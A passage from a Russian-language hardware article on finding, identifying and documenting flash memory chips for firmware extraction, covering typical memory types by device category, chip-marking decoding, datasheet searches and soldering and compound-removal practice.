


- Серия 25 SPI NOR 8-контактные до 128 Мбит
- При потребностях в объёме — 27-29/34/58 Parallel NAND, чаще TSOP-48/56 корпус
- Редко eMMC (TFBGA корпус)

Маршрутизаторы, сетевое оборудование бытового сегмента
Плата устройства
ВПО
25 SPI NOR или Parallel NAND 29/34/58

Устройства для ответственного применения

Тут все немного сложнее. Стандарты требуют странных вещей, поэтому с большой вероятностью устройства этой категории будут состоять из нескольких плат, соединенных переходными интерфейсами. Будет много разных запоминающих устройств, чтобы просто пройти сертификацию.




- Серия 26-29 Parallel NOR, корпус TSOP-56 или BGA
- SPI NOR/FRAM 25 серии
- I2C EEPROM/F-RAM 24 серии
- Крайне редко NAND (TSOP 48/56, BGA)
- ИМС больше одной
- Редко, но используется eMMC (TFBGA)

Логи обычно пишутся в EEPROM или FRAM 24-й серии, загрузчик лежит на NOR 25-й серии, а все встроенное ПО кладут на NOR 26-й, 29-й серии. NAND используют редко, а если используют — сразу большими массивами с резервированием.

IoT


Сейчас понятие IoT слишком растяжимое: по сути, туда можно записать вообще все умное домашнее и даже не очень домашнее. Из-за этого память там может быть любая: хоть EEPROM, хоть eMMC — это когда NAND с хост-контроллером упакованы в один чип.



- Устройства от мала до велика, микросхемы начиная с 24/25 серий, и заканчивая eMMC – модулями последних поколений.
- Исключение – Parallel NOR, F-RAM, MCP, NVMe

Смартфоны

В смартфонах обычно все самое передовое: тут тебе и eMMC, и eUFS, и даже NVMe SSD, как у Apple. При этом, как ни крути, все эти чипы выглядят плюс-минус одинаково, так что ты их ни с чем не спутаешь.



- eMMC, eMCP (eMMC+LPDDR), uMCP(eUFS+LPDDR) – модули
- Apple сам по себе, NVMe модуль
- Корпуса только BGA


*eMMC – embedded MultiMediaCard(NAND +uP)
*eMCP – embedded MultiChipPackage
*eUFS – embedded UniversalFlashStorage

РАСШИФРОВКА ИМЕНИ

Теперь, когда нашли нужный чип и прочитали маркировку, ее нужно декодировать. Кстати, маркировка далеко не всегда читается целиком: часть может быть случайно или намеренно скрыта, а то и вовсе подделана, как любят устраивать китайцы со своими деталями на Али.

Особо крупные производители могут предоставлять на своих сайтах декодеры имени микросхемы, но почти никто так не делает.

Похвальный пример — производитель Micron, который дал на сайте внятную инструкцию и форму для получения даташита на свои микросхемы.



FBGA and Component Marking Decoder

Due to space limitations, FBGA-packaged components have an abbreviated part marking that is different from the part number. Micron's FBGA Part Marking Decoder makes it easier to understand that part marking.

Simply enter the five-digit code in the FBGA Code field and click "Search" to get the full part number. The FGBA code is the second 5-digit code found in the chip marking. It is typically preceded by an MT mark. (See Customer Service Note 11 for the correct position of the five-digit code)


To view the FBGA code for a full part number, enter the part number in the Part Number field and click "Search" to return the FBGA code.

Enter your FBGA Code to search for your part:

FBGA Code

Part Number

Если же декодера нет, придется выкручиваться. Можно попробовать разобраться по схеме на скриншоте ниже, но, естественно, безо всяких гарантий успеха. Возможно, даже лучше сразу идти к японцам — они очень любят неадекватно запутанные названия без известной логики. Она, конечно, есть, но пока что никто ее не смог понять.



- Идентифицировать производителя по:
  - Первым буквам надписей на ИМС:
    MX 25 L 2026C M I - 12 G
  - Знак производителя на корпусе:
    - https://www.alldatasheet.com/manufacturer/
  - Попробовать сайты японских производителей
    - ROHM, NEC, Renesas, TOSHIBA, HITACHI

- MX – Macronix
- W – Winbond
- M, ST – ST
- T – TOSHIBA
- S – Spansion
- MT – Micron
- SEC – Samsung EC
- H – SK Hynix

ПОИСК ДОКУМЕНТАЦИИ

Гуглить, думаю, ты и сам умеешь, но для поиска документации ко всяким экзотическим чипам это может быть бесполезно. Во-первых, более эффективен поиск по первым N символам названия микросхемы. Во-вторых, часто проще найти по коду на Aliexpress или других крупных торговых площадках.

Если уж любишь Google, попробуй поиск по картинкам — там порой можно найти то, что текстом не ищется.

Еще огромные базы чипов есть в ПО для программаторов — я использую ПО компании Elnec. Зачастую там даже есть даташиты, но слишком на это надеяться не стоит.

И еще одно хорошее место для поисков — GitHub. С большим шансом там найдется что-нибудь по запросу в духе «X microcircuit read poc». Дальше можно выдрать ссылку на даташит или что-то еще полезное. Мне попадались даже скрытые сервисные команды для блокировки/разблокировки чипа, что, конечно, очень приятно при изучении.

ОБОРУДОВАНИЕ

Тут можно только сказать, чего делать **не** стоит: не надо брать дешевые инструменты и расходники. Из моего любимого — припой, который плавится при совершенно неожиданных температурах, проводящий флюс (!) и одноразовые пинцеты.

Подробнее хочется рассказать о дешевом флюсе. Как пример — ТТ, также известный как розовый гель. Он хорош, но он не отмывается и проводит ток на высоких частотах. Это не проблема в советском радио или даже современном блоке питания, но вот на платах компьютеров с гигагерцами частоты он категорически противопоказан.


Снятие компаунда — это вопрос температуры. Я обычно грею феном на ~250 градусов, но есть одна проблемка. И состоит она в том, что под компаундом компоненты могут быть припаяны низкотемпературным припоем, вроде сплавов Розе или Вуда. Да, компаунд ты снимешь, но вместе с ним сойдет половина платы. А хитрая флешка может не завестись без кучи рассыпухи, которую обратно уже не собрать.

WARNING

При снятии компаунда не забывай о вытяжке — твое здоровье важнее любой микросхемы!

Что делать, если плата покрыта лаком? Можно попробовать свести его ацетоном, но он может повредить текстолит. Делай так, только если тебе терять нечего. Для остальных случаев — просто снимать скальпелем в нужных местах, а остальное не трогать.

При пайке ориентируйся на график термопрофиля в конце даташита на микросхему. Он там размещается не просто так, и на моей памяти действительно были случаи, когда микросхема умирала от перегрева при извлечении. Как известно, люди делятся на тех, кто не смотрит графики в документации, и тех, кто уже смотрит.

